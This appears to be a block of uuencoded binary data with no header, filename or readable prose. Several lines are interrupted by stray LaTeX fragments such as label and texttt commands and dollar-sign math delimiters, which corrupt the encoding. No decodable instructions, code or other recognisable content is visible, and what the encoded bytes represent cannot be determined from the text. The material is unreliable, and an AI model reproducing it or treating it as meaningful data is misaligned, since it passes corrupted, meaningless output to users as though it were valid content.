MC1C3-#R&SXVP8_B\B.,]3_A9N7M\$`S-N>T38^X34"(#3(XXQ'A@193PHPH[5 $MH1%]C"^*R\#:^.*+`>%C$../BB!M$_4W&(R/L6"V-L->LB1&O&5\:H<9;K)X?$ $M(M1<,8W^216QIX;^V>J[M>[Z9]^9-]F$TH?HQ]B(\UUV<L\#G"3RW2*;&)\;$ MV=RX>V0[VU>1G8W[1@:,,R*[&^=&9AKG1>;;OHTLM?T9>;]Q8:2=YX='UG'# $\label{logv_A4SOHS} $$M'A\$9'^OMG\&P*M+.VZ,CSS8NC3S'>\$QDP+@\LIOQV,A4S\OHS[A(U9_ZGBH^*)]$$$ M\D=S[4Z(W.7Y\$VJ"D5][_LYW3=?T_N'Q*5SL_6?6J1-*C_<]U_,!;SMA#_1^ $M=M6EZNG;OJ<2?E1XLW`#U[J_\/W"NX5/C;!.%ZX4OE?X>>'WA'\6/B=2;%.X$ $M1/@FX7G"JX3K_J+?&XSR;M:_B+306")J6;<0+0)==H+WS.+[K[J1SH!CM`^T]$ MNVA/8Z>P7@3N."#2R6FJ_58%__O^^![O=!055GM9L5?7'O._=7[>N=HMO?\J M3<'\[Q?W[8_YW[=]!^O_[=KZYV/^=T6GK</\6_3U-F+^[?3SE>V_D8Y;Q*E_ MXQKS;UPW^`;S;S*G^W[66W[%7LR_Q]MZ/^;?JHUH&JG,O\-YR@#,OQ?4ZA8< M_ON_F+__JVS__B]>W]ZKF8GYN[TO+\'\G:_3EF+^OM49KV/^SLNN-Y3Y^R;J $M>R^8[[U@_;V7KO,POV]Z\\"//_\9[ON6=M?2[OI7_QKL^S[SK:\18U='<]X*<$ M""?)L G[<;@M7B/\C7#M/;9^%X[!Q^RU/D<X'>L8]:ORN?AZX>>%/\(Z?M^G $MW! < W^TZ53B = :3]73D7]Q(N%[X%^_O[AW(!?DOX5^&F?]KZ(7\IC\83A><))$ M\^<PA%>I&M]Q^Y4S<%]A63_"RT]!^OWD2O_]I*P9OU]=*V.9D[E&>"9PT*EO MKX_BF3?%Z6*LWDB%G>8,L-='Y^*PO>RUQOG.#?::Z,PR/M^9:SS8L<]*%]!N $M[8N<]6%[6W_?N-C99!QR/C4>Z7QE/,K9:SS6.6A\B6.??RN<H'&ETT.\^\HP$ MGN@,,Y[D+!300E:\$K?YFL_%4IW9\$V-.<^L;7.4V-;W#RC6]R+C*^U1EI?(<S MT?@N9XKQ;.<VX_N=1XP?=%89/^2\9?R(L]7X<6>/\9-.[<BPGW\$:&#_K-/9\ M/6,LCG=W=^!XWM\$]C!.<KW>'[Q^"SD[/SY%/=+9Y?LWW%L]OXR1GL^>/<+*S MP?.WOM_U_!?NZKSE^=@#RMV<1SRWPN<Z\SUW\CUW]]'024Z-U&[M._E`+<\K $MG*6G3RCMZWFNLYQW/N=KB =L*S3P2O'^:I5XW[M:O'-[3;SO?5V\setminus[WU\#O.-=$ $\texttt{MY_TG[/7BO'C;F6C\#N>V]@?.\#.,/G8>--SIO\&6_RJL+>(M[K?N[\:KS=:>[:]) + (M[K?N[\:KS=:>[:]) + (M[K?N[\:KS=:]) + (M[K]X] +$ M]IQA_)5SCF=]0%;R/JV(_ES%>]JQ>#7'>A)^S?FQAGN_30;>#U]-/^]QOFKA MSR>>";Q?].<!T9^N>Y)QI-O5N+9;9'RL6VY<S[7]<YQ[B 'Q[CSC1NYBXY/< $\texttt{M\#XT;NY} \& \texttt{C<5[T].<^W\T,(]S@V[E=LF;*\W[9QPEG@'TM8M,F[G7FW<]]}$ MP9T1MM?[SX3M]=JKQM'N6N.`N]\$XSMWB>1;'XE>.R\-X'\=E,?[-V>SY=?R[$\label{eq:ml's} $$ML'S=@/Y_T:CMWG]MCAK1R[1'=MJPFEWW->!.W[3"\/<\#?Q+B[5333.<BW]$$ M'N!>;YPKWCGDN7\8#W09/_A\]US/O]/F)'?S@8,'ZQU4[NYN\-P\$I[CO>F:_ MO+;]6L-^=;?[A<_TUO7NH'32?QZI>Z9]-FG@.<ZKT?[GV40^FZS\Y]GDGV>3 $\label{eq:m_R7/N%} $$ M_R7/N% < ZR?3; H>5'-:/.=U/\] SG3BN^X-]'^]YA&\[I\5KX&3G6\#00.?8Z]$

ME>*T"EO-[L9IXG>X?9RQQA<R9VA?Y#SI_9QP4-\OC?3FM.DXT2GV?+0Y[5G? MK?'1Y[258DY[U_.M7@W^9TX+FV>BE?_,;__,;_^?S&_RN7X><UTLY[O^O4`, M<]WS![%XQI'/^''BGCQ>W),G.B>+.?`<XZY.-^/SG'0Q'UYLW,.I\$/.AO2?L M[=PAYL:YQOV<A<;]G57&F<[;Q@/\$,TZN\Y-QGF/OSP<Z4<:#G%3C(4Z6\5!G M.-9S<KEQ@7.U^`[,[<9%SESCD+/\$>+BSW'BD\Z'Q:.<+XS+G!^.QXCW`)>+9 MO\)I:USI=#8>Y\093W"2C2<[F<:7.@,\K^#:\$<=SW-LXWOFMAGOCW`CMUKYW M,F9N<,YJ\$QXSU MC!HLQ<X,&OEF,F9E.(^-;G3;&=SC1QK/\$-?%NI[Q/6+, MW.>4&-_O7&\$\UYEF_(!SE_\[T]A/^PL,E[`-_1_HQ]N//IW6L2?6_L^QJGM M>8FSP_3#\WX_8-\$/2S3P4M\$/+XM^6";Z887HAY6B'U:+?GA-],-:T0]O.I.-MUSDW&;\MWIN]ZSQF_)[SC-GW%VK<]^?MON/3V/?MSMUG3RB-\CS7^9Q][Z\M $\label{eq:model} $$M]GV[!O[".<;X2_'>XRMQ+_2-$VO\K9,F\H7&NYR1QM\[Y4[XO<2.&L?P!-M^*]]$$ M7\$#[]SL-VX:/W5_B^TC[-7`=\30Z8]SZQL>Z=JZKY[8UKN_:]C<4[R4:N79? $\label{eq:mfkk} $$ MFKK]C$NY^<9MQ>_NVXGOBGOOWQ7IY-HY,,9]SC@@OK>3X+YF''35^Y*I[;Z]$$ M>^L<W\NQPW<J9F+]79UY6']7YUD<Z=;T_:CW;'_BE5[]X?>6V]O:>\L?/7_H MU6C_<V\9]G:O3Z:@?^XM_[FW_-]_;\E8#Y^#S+'1G.]ZCHT2<VRT!@X<\AWI MTXW[.\$'C?DY?XPPG7[7#57-4;(W7K\$%VCL)-7-6>(4[O=N'V#!;M&:*!+Q3M M*1#M*13?CQTAOA\[6K3S6B?7>(83,K[>&6O:/+3&-E?8-N/.M/ENYT6OS?T] MSW7N\$FV^6P/?+]H\5_P.[@'G#.,'G8#Q<TZU\2)GNO'S_.WY,;3S'MIY&9[M M<+W`]SHU?:_F+MM^_"#M7^T,:!_N\U6T?XF75[;W":LU\&MB7]8XL6*;<35< M:ZYI;Z\UMWA>[6U?^Y]KC;8\9_^YOOQS??FO75_\$G/___%KS-G-(K#J7C_9] M`S%7)#J-C;LZ+8R[<?[O9.Z*JW'N3;'S#-[#YV8Z[WF?>UR\$FJ_ZB[DW4P,/ M%&T8).;>\T5[+A!_[V.H^'L*%SG)QA>+9[UB)]LXY&TU[.'B_?`HYU+C4N=J MXS'V^Q)>M7UVJ!3/O-7TK_8X_K7UTR-4_V0SMT?A`<Y:S]UPCK/:<R[.=9;7 MT(?K?;<6+E;S90?QO3[/Q=YVM/^9GWW+]W+_S,___S,___I?EY5`1SICJ_CC)G M)HGY*MEIB@Z?,\]SVAKW<+H;IXKO;O5VLHRSQ?R3Y]QHG,_\<WD\$<R]SRQP< MS_<0GL8)SMI_\WXR/)\\$S_'VZY_XGQ5C0\,*1I:7C^Y<Y*0F=>E97E0])E16 M5=FJL*RX56ZHJJJD; \$1EEY3B, 25E) 955%87%Y15=TBJ+*DJJRBM*RKN, 5:MV M22TOJRPO#15X/ZLJRDN[.".*BF(*BLK'C"TI#15W=DK*JI*JVD5UC&[?K8(? MR9UBH@,)@6!L?""8;)B0[!2-+*R@-,8KY4=R5')TC+>DM+QL1*OPAF+UTMB: $M-U1=5EDRHBQ4; 88)Z84"W@9E>'^*30A'^&..6#E.KQSW[ZQ\2$/CVW?K7AD?]$ M2*Y0]M:.%FO+[22(.'R#1V]20GC+^/!V1=>PP<J1Y1559AM!M8WH>+81]/HR M-B8A/IBL_CM<>N3G)H;7459')SXN+C;.*]=EY@!&1ZG"H%>G[&T\.B:HCZ2_ M25D;[==BM=&8.&^3PTO+"_V!\$V-&3L!;ZA275P\K#>E%L6914"VBM^3R0'BY M]^FJ0`W+TM`\$=H@"[^!6!BM"A:5)E'7TQE5,<LF8PA'ZS]Z?5,*N*)KE'=Z< M6/6Y=JG\Z`061\?+Y4>T+TA1#/LUKKRD6&>];M8_G(*"8=4EI=YY6#"NL*#4 M.PGU^>%U;P?UTROH45Y>JI-^/W;R/M*>V",YL4/C.J6.'=NEI*RHM+HXU&5\ $M25EQ^2C^+HR^LK^+HNK!AQZ^+(>)65=.G?N4EHRK(MW=G<9X^T+XV-CNL1V\#G2.$ M400"__^?;^3P%;T]'U%6721V.T[-('KG'9%5DP7+:MK1T'!O:ST'9>7T],KC MU48XF9U!Z9D]LK(R2,:HI-I&MLS&>MEX-7=TT`LS#ED:YR]U3":>3(R7&9R7 M1B9!;U=MV%0%J4KTMLHJ3H9=I\$X;ECFVN;17I7IE9*7DZ9S?W!AOLR)+<]60 $\verb|M9\LL#3>$<: Y^Q.N%">IC[<($?Z\&W1GJF0[5@>/<R;"XQG,L.MX^AJ'Y$^Y]*$ M-]FE,7HIV8RLS-XZ&ZNS?L &>MOK:5>)TPO]EK*F6)J@EZJFI@[,2O>S09WU M.S76:]-H_P3*\$&6QT>\$R1^T2*7/D\TTJ5J782YOSFJI^Q-%B>D4LC/<7UC0\$ MRZIJ.M,JO'.@QK/0&[G_%R>0.`O_\XT<L6)ER:10@3K/HJ,Y<]CW\6KN#F=C MPN,SM4]*CI=*H(ZY*;=/5DX>*8J\D>^H,4`FEDRLMYI9+Q!>+]OFO`[W_INQ MP*+\\!)Y:MEDD'*&@5Z6;]O`R45+LV4V6JW"*=5!+\TW;>2,8J[(%LF`7H&A M4:6<41TH\K:0%NN%@?!"Q^;B3"YS4'9NGK^9>#_+ZB:;8+(B&12EJ6:S>D]B MHV@'9]IHOSVV2)UL%+\$J6R0=:](R&[!9=I=DG\$[&ZX]A;\,;3P@O<DPJ:%*9 M["K)1)/,,,EE\$G:7+0M5"-2)_4N!/S^#@3T?K*;9L4XOT:M:+/Q)IMGA[QJ M-*L7B&0PG,QCBB:G6DV]D^U5DH03C8YCZ067V37B8012U4=VE5@_J4I5RT@& M; *7(OHFLSL2+E>T9FB#J4NWJ09U.U(V+9TKV&VG/OOAH?<K\$4,78UB>:2L;J M90&6J:FB3TIFSXPTO3#.GCDR[9^""?ZGQJE&R>5!?[F73TWOJ7-<U3B\$)I?@ $M7]74^BF90</9:$ % $T9K><0]1^=9WI3)SX7*IN/):]V^=!ZW>$):@IA=: @L#7C$ $M=07[P8:8EL0FV!$69!^V)-8?54U^F:2"43H5H^]5TE+\-+M#\PY)QYB[@5YV]$ M8HW5M5[.'KU@P.\/+\OGDXPC>?3[L6&%E:&JRN+.(^G`V!AOC>@8KS9\]R6S MNAD!KM7A7*RI%,E`N#!?KAYGK^(R;:_5]'@XG6"J#TD'376^^,!\$NVF1Y?JB MB[UL0;8Z\$<C;W3LT[^\@VY;Y6+EYN<#<A-![8@'[RGW4800\.U+U&8<M2;"7 MML.6^+./VN<^*1F]Q))\$>P\$]=(F^8''+>=@"O>^<I7(!URU^,I%2H4]341((M-S\$W?4A:01Y9KE\TAHE\$+HCWM\@YXU?D'E(1]%=5>WWHDD26Z,L7)>'Q89L3 M&RT^^/!E,>:S.33J.DZ>0\D=P2'I`.7F=C*>\$6.6QIN59#8AO`['4FPL:":9

 $M0_/^@78)$ PIHM5I./MJL=V@^QJS'P#1Y.YD=D@[8\I34U+3<W(+^*;G]]%00 M;V;6(Q;9^_B"WOG>_)JGDMZN>&\7>A96%48G<>CUX[A*Q*A\$(L_CT?%D8OU, M(!C.!)+41KS]+JSPD.CMN/[Y]R]NO\$?OA&1]N^A=;+S_]Y[V:5*56EGU\$BUS M<M)ZV70,Z41&KUZ<D6V7!ORE:N?2,M-RTE.]/<_V#F=O]C,QCOWL'2H+5904 MY80*BY/H+7]W_?P@[S5;R%_@I<62M`FAHFJ[+#X@EJ64EH;SB?'ZU<7A3:") $M\;J)ZE0XZO(\$09S[5EU7D)*:5M\G+:5G6H[>"Z^C*P,I1:&\B6-#2>KBH-H?]$ M3/8RO4H+1U3ZJ:!.Y99,4D7T<K2ZNG@-\$QNLX@8]2G^HFF&.6.8="'YRJZ"+ MBM;1F_3:D=OV&Q+P&Z*FVQJ+XOPB;E2IMLWMF9:9?DAK\$_[;6LNF93N"?CO4 M:5M3C?\0\$LU\$X1<7Y`[.S4OK7Y"2WS,]SS8U.OJ_WE2Y9=L*=37DIYHM:BB) $M]4NX(V0=T=",E)S^HJ^Q_WT-9<NV^2\&Z^5Q^8:BA)\SLX>Z@]<K!F]>B;EBJ[$ MEM, I^.^U6)]@LKE9PT:%BJHX%9FV./W56]?TLI\$A-9,4'UD1\$Q.@Y+#]CXWS MWWG6W&)V,WS5C^9_1>UX<=L3E]6.N*\$D#U";>S_U!Z1#98[Z4\-/##_B](X $MOY0)@G4..^{F}.[(Z$_W'=(=M[Y"X&_5U4<_?5_HS$+=?>17#3VS9&91&_X_M$ M#-M>L8OJ#I&?3&]_6QGK5S++L0IG2H:_X_S"(J6H-"<TKJ2RI+Q,7'ESATV* $M%E = K^B(JZZ7 # *665Y = 5A; / < 3ZDU8 \ (9[J < 8ZQE^B^+] % JD9SV83_"R3' (MU)$ M.PMRT@:FYZ9G91:D9_;*RNF?DN?9;SQSW&&-YY<N]&"-*_.!O*-A(_[G<`=_ MQ&<\$]"7*[J?]!.^#>TRL"E6FE^57TBWLOUS2JR(4.NPJ(#[I\`;YQS2@#A#O MX=.]!ZG<E(%I!2DY:2E^<[@5B8[Q?SLZJ+RB6#;)&TE5U95D97OR"D>0DTU) M616J2*D(%2;1_H"]G59WRHG)###.AOA`5')J153FV`EJ-\(=%PSWW)%=XO=; MG-]O:LI+S<K,2SL_S^\L;Z15)D3'J\X*3:B2YZUN=T64[2;^'&V[B#_'V*[A MS[&BOTC\$BYX@D7!H!_120]_++1P720*;RIX&\$[US)#2B=[@UW@%5JZM<+YM3 M,P&Y-)L+!OQ<3Y.+B=;'K;C\$9`)!,I4V\$XPB,VR"SJAI(\$:O93.!`)DBFTG0 M6R[T,^JD">KMC#69@-YRB<TDA-N=:MH8%Z6WK0Z!3<;JS5>.-9GXH+]J;J7M M6/T!\$ZI"9<6AXO"(JM0=FG#(<(J+CF8\J=5BU4-DHIIY_#'ACY:@/UK4`] M2 S+1AR7#4IY!REKXJ)-C5.0=GYJ6K8Z?[U9)E7]1BF/13%J1HU*FU`4&EOE MS4FIY<4A.>C, `M\$770Z013FA(G6ZLCF>"=DNPU*6I1075X0J=4\DA`=I9068 M8:&*[,**PC\$A^LF.6+EN>MGP\HHQA8KZ<PX],:,#R79@!X)17C<>OKM^CW#V $MT3PGNX: 2>+^$-]@UU"38&M&QV5GI7N_GY/I=&U1=>]1>"C_L^J>Z6!1(M+]U$ $M/W+\#_J>'\#WU0[,3A1>J=,S]Y0>Y79]1<'F/*G0+OTMP[K4`M[JT>=\E[![8Z]])$ $M6)V$^VK',LK'>X?MD$M,GY(1(\GQQCJ)']XR[[6"7C/N/UAS0'5A,<OT6UR=$ M3'8.;:3>"0X=C76RC[8\P5_.5=LO+,@_VNXFVMU-B/J7C29WY.XF1/\':QZR MNT&SNX>ULHKMAP^:>@8Y:H%WU/C)[91?F<&;&M)Q_OIJ=A%IOQMY`1]>7J"6 $M_N1\$_Y/5R*ZQ2KW1YR=\#VR_2K5WU<U)\&>RO\$^.O\$RLG\#N__6\$_UW[_:0,#?]$ $M@'IM"=3S=W9.^L\#TC\#2OWW/3O,LX>749CXG*KB@95U(:&G'DC9A_,W3(L3?5)$ M2;J1]!67@T,_03<E_&M5==B.MCSH+^?73WZAMS@U/R<];_^1QR\QBN-7EA\$J $M&U$U4K:T=&RN]Z[->R*8V\#.DOO@V5MTQL4JXW</\1X8^A67%I5PXXNUAMI]X$ MV`'DO:+^9">[YJH80XIKBE^>\3?U@7"]W-OT_MG>))>5F<*DEY\$V,,U_EE#0 $M(4/A_4LI*R^*; .*: NC(IJF, XEUX<*JLJ&5Y2I" \setminus [T7; !F+'>E:J \setminus 3.=C.MI.$ $\verb|M\HZ@3L9V3';^M@FZQ?Z)QHO(?Z,\P2]G^M+KV4_QK_P\$>3DIJ?W4C6?_K)YI$ M_HKZM`JJQZ]_HSY&O8KD)R<8*XH>'9"?DJ%^9O7R<CD#T]53*=4QC*,CAY'L M+V^4C0N5ZD'\$(ZJX#.95%!:-]KZ1T9][\$-K-8`HFIPT?[MVNEXP+99653DS2 M+?*N!=Z29.?OVJ7W)M;?&W7-_]?5`;^:\YS5[/N,O*Q^:9E^77B2I&L..VBY M>2EY?J_X[S?SRD>'RI)(V(O_V(E995EC=3[(7%#30@;4\$Z[H.G&6U?#ANI%! $MO3.\$?W;PD1=R&M0\$NR7-R.F>^]P\M)[I:?E>.\O\OIDJ<[3>\;KT/B!A:75 MH23^''/HW6UR^-D\P&&J:5M5K.L?(UZ_HO2@%_*\?+7R?A7*\6;E=B^GTVP MQU`E]6[IR]G1WC!4#TNIKAI9KLYU9G7QNB\$\680J3\$F2WC'>/03LVG91XF&7 MHD,ODJ:50&FD8>J78C8=K=.\5-3+V8TC+])4Q:I;D5PNT>PX8_#P2[2]]SQR M._ZG^KW/6[X:B^)T\$>_WPM6Y-5Y>J4CP5PD>WBE*!_VM^O[`YBW:/X&'<Y7 M;YQGY>>\$)ZG8:'[[E%M>75\$4RO0>.I+('CIT\$[@K\.]B=*D]OOX]COUUV2\$? M4L7F -',^ZZC+`[XBQG!U(7;RJR<DY7A-U;=2@2BF#O2#[NY4F-)-8FKDUXJ MF^7-H:JUQ7:!>J922]@:.^70>RR/_VHQ.R-;H90K'QJ^'W2TY4%_.;<;%)K= MZ9G6*R4 (Z^@9 @57DP@2NU3S]#PPNK2JIZ%17I"BPT/2%IP^(I5K,AX9P-. $M=HU%,7X1]PQ4F[;TSLG*S[U6Q'@).]=45X]]H@;-+*52?YP]#+Z.,NM^)_&$ M.&=K-.GPQ?'^8NZC_;J,HQ4&_4([9K,&9:IG\$;*\-\P:7Q:J\$"<0?25KV1+? $\texttt{MBF(=6G3X4K} + \texttt{XY@R*M_H+J3[9^2,UBW2W]P'+^"} & \texttt{Y-QQ163*13\#O_} \\ \texttt{HZVJ} \\ \texttt{MBF(=6G3X4K} + \texttt{NM_H+J3[9^2,UBW2W]P'+^"}) \\ \texttt{MBF(=6G3X4K} + \texttt{NM_H+J3[9^2,UBW2W]P'+^"}) \\ \texttt{MBF(=6G3X4K} + \texttt{NM_H+J3[9^2,UBW2W]P'+^"}) \\ \texttt{MBF(=6G3X4K} + \texttt{NM_H+J3[9^2,UBW2W]P'+^"}) \\ \texttt{MBF(=6G3X4K} + \texttt{NM_H+J3[9^2,UBW2W]P'+^"}) \\ \texttt{MBF(=6G3X4K} + \texttt{NM_H+J3[9^2,UBW2W]P'+^"}) \\ \texttt{MBF(=6G3X4K} + \texttt{NM_H+J3[9^2,UBW2W]P'+^"}) \\ \texttt{MBF(=6G3X4K} + \texttt{NM_H+J3[9^2,UBW2W]P'+^"}) \\ \texttt{MBF(=6G3X4K} + \texttt{NM_H+J3[9^2,UBW2W]P'+^"}) \\ \texttt{MBF(=6G3X4K} + \texttt{NM_H+J3[9^2,UBW2W]P'+^"}) \\ \texttt{MBF(=6G3X4K} + \texttt{NM_H+J3[9^2,UBW2W]P'+^"}) \\ \texttt{MBF(=6G3X4K} + \texttt{NM_H+J3[9^2,UBW2W]P'+^"}) \\ \texttt{MBF(=6G3X4K} + \texttt{NM_H+J3[9^2,UBW2W]P'+^"}) \\ \texttt{MBF(=6G3X4K} + \texttt{NM_H+J3[9^2,UBW2W]P'+^"}) \\ \texttt{MBF(=6G3X4K} + \texttt{NM_H+J3[9^2,UBW2W]P'+^"}) \\ \texttt{MBF(=6G3X4K} + \texttt{NM_H+J3[9^2,UBW2W]P'+^"}) \\ \texttt{MBF(=6G3X4K} + \texttt{NM_H+J3[9^2,UBW2W]P'+^"}) \\ \texttt{MBF(=6G3X4K} + \texttt{MM_H+J3[9^2,UBW2W]P'+^"}) \\ \texttt{MBF(=6G3X4K} + \texttt{MM_H+J3[9^2,UBW2W]P$ M/RG@?Y*:)FJNBO.KF"<HE^W1][6Y?F,2.''_#WMGUYU(SB1H?LI>[ME3NP-) MDB3V%<:XBFEL&(.[JMX;'PSI,M,8/'R4J_K7C_0H4@K(3+MZ=C[>/3L7W84C MOE)\$*!0*A3ZR.JSVF)W\$T/0<,72A1M<Z6J?FVKB"1+Q*@E<1VF\$%<=+PQ+7]

 $M[)LCFGX=B^{Q*R}, P2<:-1$E?YZ&D^<U5=35C#^A"N%4(V-!XDV@RI7(##^8))$ M3`>]B?!@'4HK^;<XE/Z/E^46U'2)UV19>.14V"]P_.)2WHS]2"V2A/RYGCTO MY[TG<_(]DZ2O-0F%ZWZ?+5>S!Q888%.R0Z>CU\"\)2@;T3L597ZQF6I'KG7F M] "ONCT5R!4DJ)-8#\B-XP+M)/HY='N%NQS"VTONUO:+<0XDE44*:U,A(D+@X $MJ-0J0.?I';D[-T5<54WDCYV'FB[[D][MP#1_&]P]M`FT1&KO$[==Q6H!H8E*]$ M, 2DKYO?W=/S*&3;R31WM&?, `1GNK/*2:A,G&I\@5"%/6ZU;-J\$@C[H#T1"55 M*CZ8](0G'U331YY>C\$9WT'UOV)W(\\$V;N00!BL1 R'05N;^4&VPZB--/[-'! $MF[<<3\$_&R0<='[0_A(\&=NM\E^[HC9?8\&MC,.9'?6J\#00;69/^<_WV<)$G@;<$ M\$\$J3!G8^IA%I&;KKA6*_T=34IJ[';)NM#5>-6!`FZ7"Q^3\$PXNW/&B),][!8 $M[L>;U7)N'\&PB\&M@NORW-"KZ-;RU7L.L*?"F*=J'T3?>Z;\>>Z)^4P7)A]2$]$ M('\Y?4;YGY>;YYEIL)G_W5TM9[NS./_S<[9:_;;>O*ZE&W*X32`8777G<QQ7 MDL, 'Z^^SE0G=VSG@;OV'+7Z6YH#>YOGEL#<<=8R(FG&1*Q&Y6/X4T6U!DU@0 $\texttt{M.K-"'DV[]} / !] \texttt{6":VY^-1} \\ \texttt{K1>&8<]} \\ \texttt{7BS60V7S} \\ \texttt{O]} \\ \texttt{F3N8*+/PS69=@6XZ} \\ \texttt{[M<)} \\ \texttt{M.K-"'DV[]} \\ \texttt{M.K-$ M+Y\/SV9_SZ[T)]F>35IHF&J@F?VHII&1:QMY-(:BV_!#V,Y0(,(TU9\$@3@OE MA._DP]6&3"5H\<4=8B:ANQ^,C)^[DV0_:'=<PQYG,RMZ-U&ZZ4>G<3G55HYW $ML^S(S,';,@(_T]H63*)DO3.C0>$1T3=10L"<ZILH(V#Z1$E:.J<$Q@52UL9%$ M; \$NPA' %"=G]E8J/[FY%9CQ]/.\$Y=+IJ[,5F?00'I/_T^K=JN)AS2J]*KY8HE MF\HPH3>%.J/RLC5D`\MA;[^*,R<,/AX.:^.W*)LV2\:_C5QLPO?NN'__?O^U: MGP&6#38\Z%**[#E;+-DV5JF?\YHJ[=IHNC9(0A60L2")_*#*&?C8-ZLB\$Y_V $M[\?=6S/6G:%"DS"&^[V>-,U$:_W'UOE9!V;"9:M\/%LLS#!T8.;<U!CARV:[$ M-R/3S"5_[')4%-LB;C*Y6&WF?S!N?0^&D>V1J@]Q#04DO:9*VHV1I1H:>K/P M*IOM#T8(L]\2=F,UPNZZ'.]W]T?3S[/MVHCWM\TZG-+TL>EYK5J;K@OPG&BU M-GZ/-A5:HD0*Z>ZZ[E\.NH7N:M3IKM[L938G<20.K>Y\@9UFZ!S`N1=1*M0* M.E6>UA%N8[S=[#,[6_0.[CBSK&82R3CD#[-HX6W:2&@)7RFDM3`>30;.38"+ $M<1.,'L(TAH^2Q$%S\W)>Q/8_8-3AP?0^\'`XN-BLX[$E/+*NKZ!)A(;%/<2Y)$ $M'./;OI*:QC_IQ-2[]*]V`E*)-(93HC(8.D';#"'_XHF@RWF95#J"",?T'^8')$ MBD-+]17*K^;/"=44H7!][]#&0HLGI)!70.70BLBN^;'B#4QS5VG&Y"NI!.[> MIDV%EH%/(<]=P>2;=L!'\75F4L7ZL)2V>8#:Y(_'?\&P<`"I%ZI@RS8IRK^, $MWPJ: 2\&CLN.6''[>?S;*F?V^2.[]-1`:773N=](Z7ZB4C`/X]G[I:QT)+6&!8$ MEI,DOF)')3_\J.S=]KM33&>JU9W":E!W-;-ZPE*S@ZY8ZZLCG#!DJ^EL/I1 M&;M2P!C2]<CDRBZZDT'O.'J"-K(VDE[,=IDZ5!.2^BMCTW@;2R\$HA-`X<?9* $M(@[`&4QA\04'W,)<XDOK280.#Q,L*JJ4Q$G/($>BVO@=TEA(&>.405&32==L$ M?M_V78;]OF^R#U]%37:`)RI:I&\;B3\2JTZ&3DTD>D:A=G%7INU=<T5SCD\$9 MYIS5>I-03(.C6ZY\$F207PU'O-R=)JX&5FIEML#@]1^(AVB%,-S:L7A9.7E0T M`ELM1CB-P7\U85,(8_BG1`G_E]UI5]AO,8V[LUZC1USN3LLA\$&B34_W#6DCF $MEK?C\&,,ITQX25-*EOH=\#E@)FU3>9:O-)R-==K9;K/^",DU3\J'NV`R[,:ZJ>$ M/3CT2K':N("TNJ0",@XW'X?](B/6G<8WN862Z'5P/UOIDKIVW"&4M7\$5#4JC M6L, !V/R>\$^#4GH0R"8QOZ^?L9#GKV.E8-07NDORX:O;"L-,'K;-_.9#!.3YL $MG:=!=>..MS;.$29JXQ*TS*MMUN9"=W\setminus['11?:UQLKSNT24>2/)?]B[N/3J)V$ MDY : 9Z6]0F]KU@F;[84YA&!/(IBLRR+[H;P\$)\$N;(%]-,K<ZI;I%-@DZH]= $\texttt{M:?-G\&`=><VZ\setminus]=!:^W"YXU^;S-4KAD9</YB'5Y#YYF6TSQ\GQT&F<0Q=R}$ M']6*\$76*)7"O^EWB5(@90Y2JT+UHO45<<YD]'+[9TYR.XU2,Q6H\$V8X.`-[: M@S4[G0@),?VK#2VG3UNY/YB0&<JKFIB%T<O3QNH%%(JD01.U^YXMCC18H1DG $\texttt{M)LE} < \texttt{V$ < GE62Y) = IPH_^[&5[\#T<?\G"T$$3LO)X=C-$0:B;L\#H<Y?:@].9HN[$ MCK.]+X+88.PBSAC*R1G:[\9T!I=!9_T(P\C882:)B>\R^*GQZC.(*5\S[3Z M;;/]Z7%1;'!>A#"ML@AP@VJUV9GJM\$#'6SRN.9__4=L[-L-JTIM*9:2H%,J7 MR8_S@(TX7;P:;(8Y6_M7018B+5ZO9_^\V0J%L@90R[5'!7L`=7%8KK1BL0<P MX]5L;T]-\$R`H@]C]V9M<YI7!8?O8;T2<?Q!C:=0CZSM.)',Z\$!?`.<12@HXC MZ!#H".6PE)0T*Z2G:OSLU-@AYFTG?[]J[#3+U!B)'J,ZQZ!.1'.R8TN(J/2H M"5J.@`1K3CDL)VU[TA,]]K]T19,L>5I_QYI,V\KV7B?&N2SGV=C,RW#D758C $MQ?UH`OCR!%&][@@.)KG%S3B/:21@S(2\.,R])V07D%#_5?EEP-:?^0[4.G5J]$ MSRT]U5VH26))%\>DBW/:815QY(D+W6@&!*@FB\#X[[<;.\U@^M7=&#'#5'4C M!%%<WHT&4:_HQLA.+ZH;/5@R#`6=.K4S\$M%M;5Q!TA(2QJ+0#JN(VYZX9@Y? $MVN7([UN?7P-BM'82;)F=/\\^[:<'\6D%0I@9D[7"6V7=@/ZJJ%1+-`5&[*J]$ MDX'.7P[\Z-Z\VHV?JE/?U/>3SH:I1Z9UW]4>_C+CK(T**X#O[/70S<,_ZT2\ MPV3+EY!>5^3S/R#740'D.T^>^E9I5&\K^'97L]W^%-OR;3\N?QQ>0*FH0*,. MSR\$N\%4NMJI('*<*H0JDG@<CQW[V(/!6(U+P.7\$[\#A6<!.HYO"V;]C8^38@ MDKIO>+O;SD,+25S7B-!\$THX\(MN%`NVZ;]J\$<PK>]\$TOEEL%3U(%#_6G];K7 MGM5Y*)\$V@\JWV5PADMA+]_SR3+(-.):FX*&53I0JU(M9.WGCK&M["%W1"<:V M,/&>13H,4XDOL\U6F]G"8X+)K8.VP\2[FS]HG+L#J4O!@V""U<T.^XUEQ*."

MU2WL0FC)0@@<4Y+&K50@'P=%K'=[S3]#LJZQ"[/V67MD,QCA4S93(X`;E,I(MFF=XH^,SR?Z"(I<K.XGS/\$LK\.;QD8K\%4J%4ZRWZDKB[TO'%X@F,S"(Q1\X MGAQC],<^;<%AXE,;^3QJI]H*DH8CX5U#1^0]+UNZV@\$WF\$?KU[/YTW)]G!'(M\$U:RW#].&;+B,JN*S&1'GU^.;_-LEFLS@J>;R<_GA\UJJHZN,0I"Q>!WVN>2 M9AX]CK@S. %MQQU]%-\$R5]JS<;&Y:X+A-8"N.G>*TI%HML:C%SFY5-"VA87J# M.%<=";3[R\&M6?B:/*UHKVVS/[\;IW&8K7PR.H0?A2U@N"M6YAIG04&E,%A% MUG%D\$<L*Z#V/(RXW=H>^BR%LV"Z.XNO" \$HD,C190,R'06J>)0PIPS+?NH[B $MPJP6T($':Y,IFJW,[X5=>?K>\#Q1WZ^4)C;8"4>7HD9P0!G4\\!=O4OFJ=*3C$ M?7WJ(*9QAA9Y/`6+:8?\GIZ&.5:A4'HR1G-N6],>TOFYVV?/.I)\$'^C8:/%= M2IR!JQ-&3_&X!&HJQR>I+S\Y/.Q*VTAC7T<%C0W2=4*C\$4*"T&^T'T*"@'!# 